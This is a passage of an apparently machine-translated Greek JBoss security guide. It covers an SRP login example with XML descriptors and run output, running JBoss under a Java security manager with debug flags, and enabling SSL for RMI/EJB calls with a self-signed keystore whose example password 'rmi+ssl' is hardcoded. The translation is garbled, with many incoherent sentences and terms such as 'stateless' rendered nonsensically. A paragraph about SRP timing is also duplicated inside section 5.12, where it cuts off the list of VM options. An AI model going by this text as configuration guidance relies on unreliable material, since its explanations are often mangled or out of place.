Έχουμε καλύψει αρκετά ένα κομμάτι του υλικού σε SRP και τώρα το χρόνο της να καταδείξει SRP στην πράξη με ένα παράδειγμα. Το παράδειγμα καταδεικνύει τη δευτερεύουσα επικύρωση πελατών του χρήστη μέσω SRP καθώς επίσης και της επόμενης εξασφαλισμένης πρόσβασης σε ένα απλό EJB χρησιμοποιώντας την πρόκληση συνόδου SRP ως πιστοποιητικό χρηστών. Ο κώδικας δοκιμής επεκτείνει το JAR EJB που περιλαμβάνει ένα SAR για τη διαμόρφωση της δευτερευουσών διαμόρφωσης ενότητας σύνδεσης κεντρικών υπολογιστών και των υπηρεσιών SRP.

Όπως, στα προηγούμενα παραδείγματα θα εγκαταστήσουμε δυναμικά τη δευτερεύουσα διαμόρφωση ενότητας σύνδεσης κεντρικών υπολογιστών χρησιμοποιώντας το SecurityConfig MBean. Σε αυτό το παράδειγμα χρησιμοποιούμε επίσης μια εφαρμογή συνήθειας της διεπαφής SRPVerifierStore που χρησιμοποιεί ένα μέσα κατάστημα μνήμης που σπέρνεται από ένα αρχείο ιδιοτήτων της Ιάβας παρά ένα δημοσιευημένο σε συνέχειες κατάστημα αντικειμένου όπως χρησιμοποιείται από το SRPVerifierStoreService. Αυτή η υπηρεσία συνήθειας είναι org.jboss.chap8.ex3.service.PropertiesVerifierStore. Οι ακόλουθες επιδείξεις αφορούν το περιεχόμενο του JAR που περιέχει τις υπηρεσίες EJB και SRP παραδείγματος.

Κώδικας

```
[examples]$ java -cp output/classes ListJar output/chap8/chap8-
ex3.jar
output/chap8/chap8-ex3.jar
+- META-INF/MANIFEST.MF
+- META-INF/ejb-jar.xml
```

```
+- META-INF/jboss.xml
+- org/jboss/chap8/ex3/Echo.class
+- org/jboss/chap8/ex3/EchoBean.class
+- org/jboss/chap8/ex3/EchoHome.class
+- roles.properties
+- users.properties
+- chap8-ex3.sar (archive)
| +- META-INF/MANIFEST.MF
| +- META-INF/jboss-service.xml
| +- META-INF/login-config.xml
| +- org/jboss/chap8/ex3/service/PropertiesVerifierStore$1.class
| +- org/jboss/chap8/ex3/service/PropertiesVerifierStore.class
| +- org/jboss/chap8/ex3/service/PropertiesVerifierStoreMBean.class
| +- org/jboss/chap8/service/SecurityConfig.class
| +- org/jboss/chap8/service/SecurityConfigMBean.class
```

Τα βασικά σχετικά με το SRP στοιχεία σε αυτό το παράδειγμα είναι η διαμόρφωση υπηρεσιών SRP MBean, και οι διαμορφώσεις ενότητας σύνδεσης SRP. Ο περιγραφέας jboss-service.xml του chap8-ex3.sar δίνεται στο παράδειγμα 13, «ο περιγραφέας chap8-ex3.sar jboss-service.xml για τις υπηρεσίες SRP», ενώ το παράδειγμα 14, «η δευτερεύουσα τυποποιημένη διαμόρφωση JAAS πελατών» και παράδειγμα 15, «η δευτερεύουσα διαμόρφωση XMLLoginConfig κεντρικών υπολογιστών» δίνει την πλευρά και τον κεντρικό υπολογιστή πελατών παραδείγματος δευτερεύουσες διαμορφώσεις ενότητας σύνδεσης.

Κώδικας

```
<server>
    <!-- The custom JAAS login configuration that installs
         a Configuration capable of dynamically updating the
         config settings -->

    <mbean code="org.jboss.chap8.service.SecurityConfig"
           name="jboss.docs.chap8:service=LoginConfig-EX3">
        <attribute                  name="AuthConfig">META-INF/login-
config.xml</attribute>
        <attribute
name="SecurityConfigName">jboss.security:name=SecurityConfig</attribu
te>
    </mbean>

    <!-- The SRP service that provides the SRP RMI server and server
side
         authentication cache -->
    <mbean code="org.jboss.security.srp.SRPService"
           name="jboss.docs.chap8:service=SRPService">
        <attribute      name="VerifierSourceJndiName">srp-test/chap8-
ex3</attribute>
        <attribute                                  name="JndiName">srp-
test/SRPServerInterface</attribute>
        <attribute            name="AuthenticationCacheJndiName">srp-
test/AuthenticationCache</attribute>
        <attribute name="ServerPort">0</attribute>

<depends>jboss.docs.chap8:service=PropertiesVerifierStore</depends>
    </mbean>
```

```
    <!-- The SRP store handler service that provides the user
password verifier
         information -->
    <mbean code="org.jboss.chap8.ex3.service.PropertiesVerifierStore"
           name="jboss.docs.chap8:service=PropertiesVerifierStore">
        <attribute name="JndiName">srp-test/chap8-ex3</attribute>
    </mbean>
</server>
```

Παράδειγμα 13. Το jboss-service.xml του παραδείγματος 3 για τις υπηρεσίες του SRP.

Κώδικας

```
srp {
    org.jboss.security.srp.jaas.SRPLoginModule required
    srpServerJndiName="srp-test/SRPServerInterface"
    ;

    org.jboss.security.ClientLoginModule required
    password-stacking="useFirstPass"
    ;
};
```

Παράδειγμα 14.. Οι ρυθμίσεις (client side) ενός τυπικού JAAS

Κώδικας

```
<application-policy name="chap8-ex3">
    <authentication>
        <login-module
code="org.jboss.security.srp.jaas.SRPCacheLoginModule"
                      flag = "required">
            <module-option                  name="cacheJndiName">srp-
test/AuthenticationCache</module-option>
        </login-module>
        <login-module
code="org.jboss.security.auth.spi.UsersRolesLoginModule"
                      flag = "required">
            <module-option                              name="password-
stacking">useFirstPass</module-option>
        </login-module>
    </authentication>
</application-policy>
```

Παράδειγμα 15. Η παραμετροποίηση του XMLLoginConfig (server side)

Οι υπηρεσίες παραδείγματος είναι το ServiceConfig και το PropertiesVerifierStore και το SRPService MBeans. Σημειώστε ότι η ιδιότητα JndiName του PropertiesVerifierStore είναι ίση με τις ιδιότητες VerifierSourceJndiName του SRPService, και ότι το SRPService εξαρτάται από το PropertiesVerifierStore. Αυτό απαιτείται επειδή το SRPService χρειάζεται μια εφαρμογή της διεπαφής SRPVerifierStore για την πρόσβαση των πληροφοριών επαλήθευσης κωδικού πρόσβασης χρηστών. Η δευτερεύουσα διαμόρφωση ενότητας σύνδεσης πελατών χρησιμοποιεί το SRPLoginModule με μια αξία επιλογής srpServerJndiName που αντιστοιχεί στην αξία ιδιοτήτων SRPService JndiName τμημάτων κεντρικών υπολογιστών JBoss (srp-test/SRPServerInterface).

Επίσης, απαιτείται το ClientLoginModule που διαμορφώνεται με το password-stacking=" useFirstPass" αξία για να διαδώσει τα πιστοποιητικά επικύρωσης χρηστών που παράγονται από το SRPLoginModule στο στρώμα επίκλησης EJB. Υπάρχουν δύο ζητήματα που σημειώνουν για τη δευτερεύουσα διαμόρφωση ενότητας σύνδεσης κεντρικών υπολογιστών. Κατ' αρχάς, σημειώστε ότι η επιλογή διαμόρφωσης cacheJndiName=srp-test/AuthenticationCache λέει στο SRPCacheLoginModule τη θέση του CachePolicy που περιέχει το SRPServerSession για τους χρήστες που έχουν επικυρώσει ενάντια στο SRPService.
Αυτή η αξία αντιστοιχεί στην αξία ιδιοτήτων SRPService AuthenticationCacheJndiName. Δεύτερον, η διαμόρφωση περιλαμβάνει ένα UsersRolesLoginModule με την επιλογή διαμόρφωσης password-stacking=useFirstPass. Πρέπει να χρησιμοποιηθεί μια δεύτερη ενότητα σύνδεσης με το SRPCacheLoginModule επειδή SRP είναι μόνο μια τεχνολογία επικύρωσης. Μια δεύτερη ενότητα σύνδεσης πρέπει να διαμορφωθεί που δέχεται τα πιστοποιητικά επικύρωσης που επικυρώνονται από το SRPCacheLoginModule για να θέσουν τους αρχικούς ρόλους που καθορίζουν τις αρχικές άδειες. Το UsersRolesLoginModule αυξάνει την επικύρωση SRP με τη βασισμένη στο αρχείο έγκριση ιδιοτήτων. Οι ρόλοι του χρήστη είναι ερχόμενος από το αρχείο roles.properties που περιλαμβάνεται στο JAR EJB.

Τώρα, τρέξτε το παράδειγμα 3 πελάτης με την εκτέλεση της ακόλουθης εντολής από τον κατάλογο παραδειγμάτων βιβλίων:

Κώδικας

```
[examples]$ ant -Dchap=chap8 -Dex=3 run-example
...
run-example3:
     [copy] Copying 1 file to /tmp/jboss-4.0.1/server/default/deploy
     [echo] Waiting for 5 seconds for deploy...
     [java] Logging in using the 'srp' configuration
     [java] Created Echo
     [java] Echo.echo()#1 = This is call 1
     [java] Echo.echo()#2 = This is call 2
```

Στον κατάλογο παραδειγμάτων θα βρείτε ένα αρχείο αποκαλούμενο ex3-trace.log. Αυτό είναι ένα λεπτομερές ίχνος της πλευράς πελατών του αλγορίθμου SRP. Τα ίχνη παρουσιάζουν βαθμιαία την κατασκευή των δημόσιων κλειδιών, των προκλήσεων, του κλειδιού συνόδου και της επαλήθευσης. Σημειώστε ότι ο πελάτης έχει πάρει έναν μακροπρόθεσμο για να τρέξει σχετικά με τα άλλα απλά παραδείγματα. Ο λόγος για αυτό είναι η κατασκευή του δημοσίου κλειδιού του πελάτη. Αυτό περιλαμβάνει τη δημιουργία ενός κρυπτογραφικά ισχυρού τυχαίου αριθμού και αυτή η διαδικασία παίρνει αρκετά μεγάλο κομμάτι του χρόνου την πρώτη φορά που εμφανίζεται. Εάν ήσαστε στην αποσύνδεση και συνδέεστε πάλι μέσα στο ίδιο VM, η διαδικασία θα ήταν πολύ γρηγορότερη.

Επίσης, σημειώστε ότι Echo.echo () #2 αποτυγχάνει με μια εξαίρεση επικύρωσης. Οι κώδικες των πελατών παγώνουν για 15 δευτερόλεπτα μέχρι να κάνει το πρώτο τηλεφώνημα για να καταδείξει τη συμπεριφορά της λήξης κρύπτης SRPService. Το πολιτικό διάλειμμα κρύπτης SRPService έχει τεθεί ως στόχος μόνα 10 δευτερόλεπτα να αναγκάσει αυτό το ζήτημα. Όπως δηλώνεται νωρίτερα, πρέπει να καταστήσετε το

διάλειμμα κρύπτης πολύ μακροχρόνιο, ή χειρίζεστε την επαν-επικύρωση στην αποτυχία.

5.12 Τρέχοντας τον JBoss με ένα J2EE διαχειριστή ασφάλείας

Εξ ορισμού ο κεντρικός υπολογιστής JBoss δεν αρχίζει με Java 2 το διευθυντή ασφάλειας. Εάν θέλετε να περιορίσετε τα προνόμια του κώδικα χρησιμοποιώντας την άδειες της Java πρέπει να διαμορφώσετε τον κεντρικό υπολογιστή JBoss που τρέχει κάτω από έναν διευθυντή ασφάλειας. Αυτό γίνεται με τη διαμόρφωση των επιλογών της Java στο run.bat ή τα χειρόγραφα του run.sh στον κατάλογο δοχείων διανομής κεντρικών υπολογιστών JBoss. Οι δύο απαραίτητες επιλογές VM είναι οι ακόλουθες: Σημειώστε ότι ο πελάτης έχει πάρει έναν μακροπρόθεσμο για να τρέξει σχετικά με τα άλλα απλά παραδείγματα. Ο λόγος για αυτό είναι η κατασκευή του δημοσίου κλειδιού του πελάτη. Αυτό περιλαμβάνει τη δημιουργία ενός ισχυρά κρυπτογραφημένου τυχαίου αριθμού και αυτή η διαδικασία παίρνει αρκετά ένα κομμάτι του χρόνου την πρώτη φορά που εμφανίζεται. Εάν ήσαστε στην αποσύνδεση και συνδέεστε πάλι μέσα στο ίδιο VM, η διαδικασία θα ήταν πολύ γρηγορότερη.

Επίσης σημειώστε ότι Echo.echo () #2 αποτυγχάνει με μια εξαίρεση επικύρωσης. Οι ύπνοι κώδικα πελατών για 15 δευτερόλεπτα μετά από να κάνει το πρώτο τηλεφώνημα για να καταδείξει τη συμπεριφορά της λήξης κρύπτης SRPService. Το πολιτικό διάλειμμα κρύπτης SRPService έχει τεθεί ως στόχος μόνα 10 δευτερόλεπτα να αναγκάσει αυτό το ζήτημα. Όπως δηλώνεται νωρίτερα, πρέπει να καταστήσετε το διάλειμμα κρύπτης πολύ μακροχρόνιο ή χειρίζεστε την επαν-επικύρωση στην αποτυχία.

- **java.security.manager**: Αυτό χρησιμοποιείται χωρίς οποιαδήποτε αξία για να διευκρινίσει ότι ο διευθυντής ασφάλειας προεπιλογής πρέπει να χρησιμοποιηθεί. Αυτό είναι ο προτιμημένος διευθυντής ασφάλειας. Μπορείτε επίσης να περάσετε μια αξία στην επιλογή java.security.manager να διευκρινιστεί μια εφαρμογή διευθυντών ασφάλειας συνήθειας. Η αξία πρέπει να είναι πλήρως - κατάλληλο όνομα κατηγορίας μιας υποκατηγορίας java.lang.SecurityManager. Αυτή η μορφή διευκρινίζει ότι το πολιτικό αρχείο πρέπει να αυξήσει τη πολιτική ασφαλείας προεπιλογής όπως διαμορφώνεται από την εγκατάσταση VM.

- **java.security.policy**: Αυτό χρησιμοποιείται για να διευκρινίσει το πολιτικό αρχείο που θα αυξήσει τις πληροφορίες πολιτικής ασφαλείας προεπιλογής για το VM. Αυτή η επιλογή λαμβάνει δύο μορφές: java.security.policy=policyFileURL και java.security.policy==policyFileURL. Η πρώτη μορφή διευκρινίζει ότι το πολιτικό αρχείο πρέπει να αυξήσει τη πολιτική ασφαλείας προεπιλογής όπως διαμορφώνεται από την εγκατάσταση VM. Η δεύτερη μορφή διευκρινίζει ότι μόνο το υποδεδειγμένο πολιτικό αρχείο πρέπει να χρησιμοποιηθεί. Η αξία policyFileURL μπορεί να είναι οποιοδήποτε URL για το οποίο ένας χειριστής πρωτοκόλλου υπάρχει, ή μια προδιαγραφή πορειών αρχείων.

Και τα run.bat και το run.sh αρχίζουν την αναφορά χειρογράφων μια μεταβλητή JAVA_OPTS που μπορείτε να χρησιμοποιήσετε για να θέσετε τις ιδιότητες διευθυντών ασφάλειας. Επιτρέποντας η ασφάλεια της Java 2 να είναι το εύκολο μέρος. Ενώ, το δύσκολο μέρος της ασφάλειας στη Java 2 είναι αυτό πουκαθιερώνει τις άδειες. Εάν εξετάζετε το αρχείο server.policy που περιλαμβάνεται στο σύνολο αρχείων διαμόρφωσης προεπιλογής, θα δείτε ότι περιέχει την ακόλουθη δήλωση επιχορήγησης άδειας:

```
grant {
    // Allow everything for now
    permission java.security.AllPermission;
};
```

Αυτό θέτει εκτός λειτουργίας αποτελεσματικά την άδεια ασφάλειας ελέγχοντας για όλο τον κώδικα όπως λέει ότι οποιοσδήποτε κώδικας μπορεί να κάνει τίποτα, το οποίο δεν είναι μια λογική προεπιλογή. Αυτό που είναι ένα λογικό σύνολο αδειών είναι εξ ολοκλήρου μέχρι σας. Το τρέχον σύνολο JBoss συγκεκριμένο java.lang.RuntimePermissions που απαιτείται περιλαμβάνει:

Όνομα Μεθόδου	**Τι επιτρέπουν οι αρχές;**	**Κινδύνοι**
org.jboss.security.SecurityAssociation.getPrincipalInfo	Πρόσβαση σε: org.jboss.security.Security. Συσχέτιση των ακολούθων μεθόδων: getPrincipal() και getCredentials().	Η ικανότητα να δει τη κλίση του νήματος και τα διαπυστετήρια της.
org.jboss.security.SecurityAssociation.setPrincipalInfo	Πρόσβαση σε: org.jboss.security.Security. Συσχέτιση των ακολούθων μεθόδων: setPrincipal() και setCredentials() methods.	Η ικανότητα να δει τη κλίση του νήματος και τα διαπυστετήρια της.
org.jboss.security.SecurityAssociation.setServer	Πρόσβαση σε: org.jboss.security.Security. Συσχέτιση της setServer μεθόδου.	Η ικανότητα να ενεργοποίησει ή να απενεργοποίησει τη πολυνηματική αποθήκευση των διαπυστετηρίων και των αρχών της κλίσης.
org.jboss.security.SecurityAssociation.setRunAsRole	Πρόσβαση σε: org.jboss.security.Security Συσχέτιση των ακολούθων μεθόδων: pushRunAsRole και popRunAsRole .	Η ικανότητα να αλλάξει τη ροή της κλίσης σαν ρόλο αρχής.

Πίνακας 3 Μέθοδοι του πακέτου org.jboss.security.

Για να ολοκληρώσει αυτήν την συζήτηση, είναι εδώ little-known tidbit στη διόρθωση των τοποθετήσεων πολιτικής ασφαλείας. Υπάρχει διάφορη σημαία διόρθωσης που

μπορείτε να θέσετε για να καθορίσετε πώς ο διευθυντής ασφάλειας χρησιμοποιεί το αρχείο πολιτικής ασφαλείας σας καθώς επίσης και ποια πολιτικά αρχεία συμβάλλουν τις άδειες. Το τρέξιμο του VM παρουσιάζει ως εξής πιθανές τοποθετήσεις σημαιών διόρθωσης:

Κώδικας

```
[bin]$ java -Djava.security.debug=help

all           turn on all debugging
access        print all checkPermission results
combiner      SubjectDomainCombiner debugging
jar           jar verification
logincontext  login context results
policy        loading and granting
provider      security provider debugging
scl           permissions SecureClassLoader assigns

The following can be used with access:

stack     include stack trace
domain    dumps all domains in context
failure   before throwing exception, dump stack
          and domain that didn't have permission

Note: Separate multiple options with a comma
```

Τρέξιμο με - Djava.security.debug=all παρέχει την περισσότερη παραγωγή, αλλά ο όγκος παραγωγής είναι χειμαρρώδης. Αυτό είναι ένα καλό μέρος για να αρχίσει εάν και εσείς θα καταλάβετε μια δεδομένη αποτυχία ασφάλειας καθόλου. Μια λιγότερο φλύαρη ρύθμιση ότι οι βοήθειες διορθώνουν τις αποτυχίες άδειας πρόκειται να χρησιμοποιήσει - Djava.security.debug=access, αποτυχία. Αυτό δεν είναι ακόμα σχετικά φλύαρο, αλλά όχι σχεδόν τόσο κακό όσο όλος ο τρόπος ως πληροφορίες περιοχών ασφάλειας επιδεικνύεται μόνο στις αποτυχίες πρόσβασης.

5.13 Χρήση SSL με έναν Jboss που χρησιμοποιεί ήδη JSSE

Το JBoss χρησιμοποιεί JSEE, η ασφαλής επέκταση υποδοχών της Java (JSSE), για τη SSL. JSSE συσσωρεύεται με JDK 1.4. Για να πάρετε αρχισμένοι με JSSE χρειάζεστε ένα δημόσιο βασικό/ιδιωτικό βασικό ζευγάρι υπό μορφή X509 πιστοποιητικού προς χρήση από τις υποδοχές κεντρικών υπολογιστών SSL. Με σκοπό αυτό το παράδειγμα έχουμε δημιουργήσει ένα μόνος-υπογεγραμμένο πιστοποιητικό χρησιμοποιώντας το keytool JDK και έχουμε περιλάβει το προκύπτον keystore αρχείο στον κατάλογο πηγής chap8 ως chap8.keystore. Δημιουργήθηκε χρησιμοποιώντας την ακόλουθες εντολή και την εισαγωγή:

```
keytool -genkey -keystore chap8.keystore -storepass rmi+ssl -keypass
rmi+ssl  -keyalg  RSA  -alias  chapter8  -validity  3650  -dname
"cn=chapter8 example,ou=admin book,dc=jboss,dc=org"
```

Αυτό παράγει ένα αρχείο keystore αποκαλούμενο chap8.keystore. Ένα keystore είναι μια βάση δεδομένων των κλειδιών ασφάλειας. Υπάρχουν δύο διαφορετικοί τύποι καταχωρήσεων σε ένα keystore:

- **Key entries**: κάθε είσοδος φυλάσσει τις πολύ ευαίσθητες κρυπτογραφικές βασικές πληροφορίες, οι οποίες αποθηκεύονται με ένα προστατευμένο σχήμα για να αποτρέψουν την αναρμόδια πρόσβαση. Χαρακτηριστικά, ένα κλειδί που αποθηκεύεται σε αυτόν τον τύπο εισόδου είναι ένα μυστικό κλειδί, ή ένα ιδιωτικό κλειδί που συνοδεύεται από την αλυσίδα πιστοποιητικών για το αντίστοιχο δημόσιο κλειδί. Το keytool και jarsigner τα εργαλεία χειρίζονται μόνο τον πιό πρόσφατο τύπο εισόδου, ο οποίος είναι ιδιωτικά κλειδιά και οι σχετικές αλυσίδες πιστοποιητικών τους.

- **trusted certificate entries**: κάθε είσοδος περιέχει ένα ενιαίο δημόσιο βασικό πιστοποιητικό που ανήκει σε ένα άλλο συμβαλλόμενο μέρος. Καλείται εμπιστευμένο πιστοποιητικό επειδή ο ιδιοκτήτης keystore εμπιστεύεται ότι το δημόσιο κλειδί στο πιστοποιητικό ανήκει πράγματι στην ταυτότητα που προσδιορίζεται από το θέμα (ιδιοκτήτης) του πιστοποιητικού. Ο εκδότης του πιστοποιητικού vouches για αυτό, με την υπογραφή του πιστοποιητικού.

Περιεχομένου η απαρίθμηση του του src/των κεντρικών αγωγών/των αρχείων παραδειγμάτων org/jboss/chap8/chap8.keystore που χρησιμοποιεί το keytool παρουσιάζει ένα μόνος-υπογεγραμμένο πιστοποιητικό:

Κώδικας

```
[examples]$ keytool -list -v -keystore
src/main/org/jboss/chap8/chap8.keystore
Enter keystore password:  rmi+ssl

Keystore type: jks
Keystore provider: SUN

Your keystore contains 1 entry

Alias name: chapter8
Creation date: Dec 16, 2004
Entry type: keyEntry
Certificate chain length: 1
Certificate[1]:
Owner: CN=chapter8 example, OU=admin book, DC=jboss, DC=org
Issuer: CN=chapter8 example, OU=admin book, DC=jboss, DC=org
Serial number: 41c23d6c
Valid from: Thu Dec 16 19:59:08 CST 2004 until: Sun Dec 14 19:59:08
CST 2014
Certificate fingerprints:
         MD5:  36:29:FD:1C:78:44:14:5E:5A:C7:EB:E5:E8:ED:06:86
         SHA1:
37:FE:BB:8A:A5:CF:D9:3D:B9:61:8C:53:CE:19:1E:4D:BC:C9:18:F2


*******************************************
*******************************************
```

Με την εργασία JSSE και ένα keystore με το πιστοποιητικό που θα χρησιμοποιήσετε για τον κεντρικό υπολογιστή JBoss, σας είναι έτοιμος να διαμορφώσει JBoss για να χρησιμοποιήσει τη SSL για την πρόσβαση EJB. Αυτό γίνεται με τη διαμόρφωση των EJB invoker RMI εργοστασίων υποδοχών. Το πλαίσιο JBossSX περιλαμβάνει τις

εφαρμογές των διεπαφών java.rmi.server.RMIServerSocketFactory και java.rmi.server.RMIClientSocketFactory που επιτρέπουν τη χρήση του RMI πέρα από κρυπτογραφημένες τις SSL υποδοχές.

Οι κατηγορίες εφαρμογής είναι org.jboss.security.ssl.RMISSLServerSocketFactory και org.jboss.security.ssl.RMISSLClientSocketFactory αντίστοιχα. Υπάρχουν δύο βήματα για να επιτρέψουν τη χρήση της SSL για την πρόσβαση RMI σε EJBs. Ο πρώτος πρόκειται να επιτρέψει τη χρήση ενός keystore ως βάση δεδομένων για το πιστοποιητικό κεντρικών υπολογιστών SSL, το οποίο γίνεται με τη διαμόρφωση ενός org.jboss.security.plugins.JaasSecurityDomain MBean. Ο περιγραφέας jboss-service.xml στον κατάλογο chap8/ex4 περιλαμβάνει το JaasSecurityDomain καθορισμός που παρουσιάζεται στο παράδειγμα 8.16, «ένα δείγμα JaasSecurityDomain config για RMI/SSL».

Κώδικας

```
<!-- The SSL domain setup -->
<mbean code="org.jboss.security.plugins.JaasSecurityDomain"

name="jboss.security:service=JaasSecurityDomain,domain=RMI+SSL">
    <constructor>
        <arg type="java.lang.String" value="RMI+SSL"/>
    </constructor>
    <attribute name="KeyStoreURL">chap8.keystore</attribute>
    <attribute name="KeyStorePass">rmi+ssl</attribute>
</mbean>
```

Παράδειγμα 8.16. Ένα δείγμα της παραμετροποίησης του JaasSeccurityDomain για λειτουργίες RMI / SSL

Το JaasSecurityDomain είναι μια υποκατηγορία της τυποποιημένης κατηγορίας JaasSecurityManager που προσθέτει τις έννοιες ενός keystore επίσης πρόσβαση KeyManagerFactory και TrustManagerFactory JSSE. Επεκτείνει το βασικό διευθυντή ασφάλειας για να επιτρέψει την υποστήριξη για τη SSL και άλλες κρυπτογραφικές διαδικασίες που απαιτούν τα κλειδιά ασφάλειας. Αυτή η διαμόρφωση φορτώνει απλά το chap8.keystore από το παράδειγμα 4 MBean SAR χρησιμοποιώντας τον υποδεδειγμένο κωδικό πρόσβασης. Το δεύτερο βήμα είναι να καθοριστεί μια invoker EJB διαμόρφωση που χρησιμοποιεί τα εργοστάσια υποδοχών JBossSX RMI που υποστηρίζουν τη SSL. Για να κάνετε αυτό πρέπει να καθορίσετε μια διαμόρφωση συνήθειας για το JRMPInvoker, EJBs σε JBoss καθώς επίσης και μια οργάνωση EJB που χρησιμοποιεί αυτό το invoker. Η κορυφή της λίστας παρουσιάζει περιγραφέα jboss-service.xml που καθορίζει τη συνήθεια JRMPInovker.

Κώδικας

```
<mbean code="org.jboss.invocation.jrmp.server.JRMPInvoker"
       name="jboss:service=invoker,type=jrmp,socketType=SSL">
    <attribute name="RMIObjectPort">14445</attribute>
    <attribute name="RMIClientSocketFactory">
        org.jboss.security.ssl.RMISSLClientSocketFactory
    </attribute>
    <attribute name="RMIServerSocketFactory">
        org.jboss.security.ssl.RMISSLServerSocketFactory
    </attribute>
```

```
    <attribute name="SecurityDomain">java:/jaas/RMI+SSL</attribute>

<depends>jboss.security:service=JaasSecurityDomain,domain=RMI+SSL</de
pends>
</mbean>
```

Στην οργάνωση invoker SSL, θα δημιουργήσουμε μια invoker σύνδεση που ονομάζεται το άνευ υπηκοότητος-SSL-invoker που χρησιμοποιεί τη συνήθειά μας JRMPInvoker. Μπορούμε να δηλώσουμε τη invoker σύνδεση και να την συνδέσουμε με EchoBean4 όπως φαίνεται στο ακόλουθο αρχείο jboss.xml.

Κώδικας

```
<?xml version="1.0"?>
<jboss>
    <enterprise-beans>
        <session>
            <ejb-name>EchoBean4</ejb-name>
            <configuration-name>Standard                    Stateless
SessionBean</configuration-name>
            <invoker-bindings>
                <invoker>
                    <invoker-proxy-binding-name>stateless-ssl-
invoker</invoker-proxy-binding-name>
                </invoker>
            </invoker-bindings>
        </session>
    </enterprise-beans>

    <invoker-proxy-bindings>
        <invoker-proxy-binding>
            <name>stateless-ssl-invoker</name>
            <invoker-
mbean>jboss:service=invoker,type=jrmp,socketType=SSL</invoker-mbean>
            <proxy-factory>org.jboss.proxy.ejb.ProxyFactory</proxy-
factory>
            <proxy-factory-config>
            <client-interceptors>
                <home>

<interceptor>org.jboss.proxy.ejb.HomeInterceptor</interceptor>

<interceptor>org.jboss.proxy.SecurityInterceptor</interceptor>

<interceptor>org.jboss.proxy.TransactionInterceptor</interceptor>

<interceptor>org.jboss.invocation.InvokerInterceptor</interceptor>
                </home>
                <bean>

<interceptor>org.jboss.proxy.ejb.StatelessSessionInterceptor</interce
ptor>

<interceptor>org.jboss.proxy.SecurityInterceptor</interceptor>

<interceptor>org.jboss.proxy.TransactionInterceptor</interceptor>

<interceptor>org.jboss.invocation.InvokerInterceptor</interceptor>
                </bean>
```

```
            </client-interceptors>
            </proxy-factory-config>
        </invoker-proxy-binding>
    </invoker-proxy-bindings>
</jboss>
```

Στο παράδειγμα 4, ο κώδικας βρίσκεται κάτω από το src/τον κεντρικό αγωγό/τον κατάλογο org/jboss/chap8/ex4 των παραδειγμάτων βιβλίων. Αυτό είναι ένα άλλο απλό άνευ υπηκοότητος φασόλι συνόδου με μια μέθοδο ηχούς που επιστρέφει το επιχείρημα εισαγωγής της. Είναι δύσκολο να ειπωθεί πότε η SSL είναι σε λειτουργία εκτός αν αποτυγχάνει, έτσι θα πρέπει να τρέξετε στο παράδειγμα 4, δύο διαφορετικούς τρόπους να καταδειχθεί ότι η επέκταση EJB χρησιμοποιεί στην πραγματικότητα τη SSL. Αρχίστε τον κεντρικό υπολογιστή JBoss χρησιμοποιώντας τη διαμόρφωση προεπιλογής και τρέξτε έπειτα το παράδειγμα 4b ως εξής:

Κώδικας

```
[examples]$ ant -Dchap=chap8 -Dex=4b run-example
...
run-example4b:
     [copy] Copying 1 file to /tmp/jboss-4.0.1/server/default/deploy
     [echo] Waiting for 15 seconds for deploy...
...
     [java] Exception in thread "main" java.rmi.ConnectIOException:
error during JRMP connection establishment; nested exception is:
     [java]                    javax.net.ssl.SSLHandshakeException:
sun.security.validator.ValidatorException: No trusted certificate
found
...
```

Η προκύπτουσα εξαίρεση αναμένεται και είναι ο σκοπός της 4b έκδοσης του παραδείγματος. Σημειώστε ότι το ίχνος σωρών εξαίρεσης έχει εκδοθεί για να αρμόσει στο σχήμα βιβλίων, να αναμείνει έτσι κάποια διαφορά. Το βασικό στοιχείο που παρατηρεί για την εξαίρεση είναι αυτό παρουσιάζει σαφώς ότι χρησιμοποιείτε τις κατηγορίες ήλιων JSSE για να επικοινωνήσετε με το εμπορευματοκιβώτιο JBoss EJB.

Η εξαίρεση λέει ότι το μόνο- υπογεγραμμένο πιστοποιητικό που εσείς χρησιμοποιείτε δεδομένου ότι το πιστοποιητικό κεντρικών υπολογιστών JBoss δεν μπορεί να επικυρωθεί όπως υπογράφεται από οποιεσδήποτε από τις αρχές πιστοποιητικών προεπιλογής. Αυτό αναμένεται επειδή η αρχή πιστοποιητικών προεπιλογής keystore που τα σκάφη με το JSSE συσκευάζουν μόνο περιλαμβάνει καλά - γνωστές αρχές πιστοποιητικών όπως VeriSign, Thawte, και η RSA ασφάλεια δεδομένων.

Για να πάρετε τον πελάτη EJB και να δεχτείτε το μόνο- υπογεγραμμένο πιστοποιητικό σας ως έγκυρο, πρέπει να μπείτε στις κατηγορίες JSSE για να χρησιμοποιήσετε chap8.keystore σας ως truststore της. Ένα truststore είναι ακριβώς ένα keystore που περιέχει τα δημόσια βασικά πιστοποιητικά που χρησιμοποιούνται για να υπογράψουν άλλα πιστοποιητικά. Για να κάνει αυτό, παράδειγμα 4 τρεξίματος που χρησιμοποιεί - Dex=4 παρά - Dex=4b για να περάσει τη θέση του σωστού truststore που χρησιμοποιεί την ιδιοκτησία συστημάτων του javax.net.ss l.trustStore:

Κώδικας

```
[examples]$ ant -Dchap=chap8 -Dex=4 run-example
...
run-example4:
     [copy] Copying 1 file to /tmp/jboss-4.0.1/server/default/deploy
     [echo] Waiting for 5 seconds for deploy...
...
     [java] Created Echo
[java]Echo.echo()#1=This is call 1
```

Αυτή τη φορά η μόνη ένδειξη ότι μια υποδοχή SSL περιλαμβάνεται είναι λόγω της SSL το μήνυμα. Αυτό προέρχεται από την κατηγορία RMISSLClientSocketFactory δεδομένου ότι διορθώστε το μήνυμα κούτσουρων επιπέδων. Εάν δεν διαμορφώσατε τον πελάτη στο τυπωμένο κείμενο log4j να διορθώσετε τα μηνύματα επιπέδων, δεν θα υπήρχε καμία άμεση ένδειξη ότι η SSL εμπλάκηκε. Εάν σημειώνετε τους χρόνους εκτέλεσης και το φορτίο στην CPU του συστήματός σας, σίγουρα υπάρχει μια διαφορά. Η SSL, όπως SRP, αναμιγνύεται τη χρήση των cryptographically ισχυρών τυχαίων αριθμών που παίρνουν το χρόνο να σπαρθεί ο πρώτος χρόνος που χρησιμοποιούνται. Αυτό παρουσιάζει ως υψηλή χρησιμοποίηση της CPU και ξεκινά τους χρόνους. Μια συνέπεια αυτού είναι ότι εάν τρέχετε σε ένα σύστημα που είναι πιό αργό από αυτό που χρησιμοποιείται για να τρέξει τα τον παραδείγματα για το βιβλίο, όπως κατά τρέξιμο του παραδείγματος 4b, μπορείτε βλέποντας μια εξαίρεση παρόμοια με τα εξής:

```
javax.naming.NameNotFoundException: EchoBean4 not bound
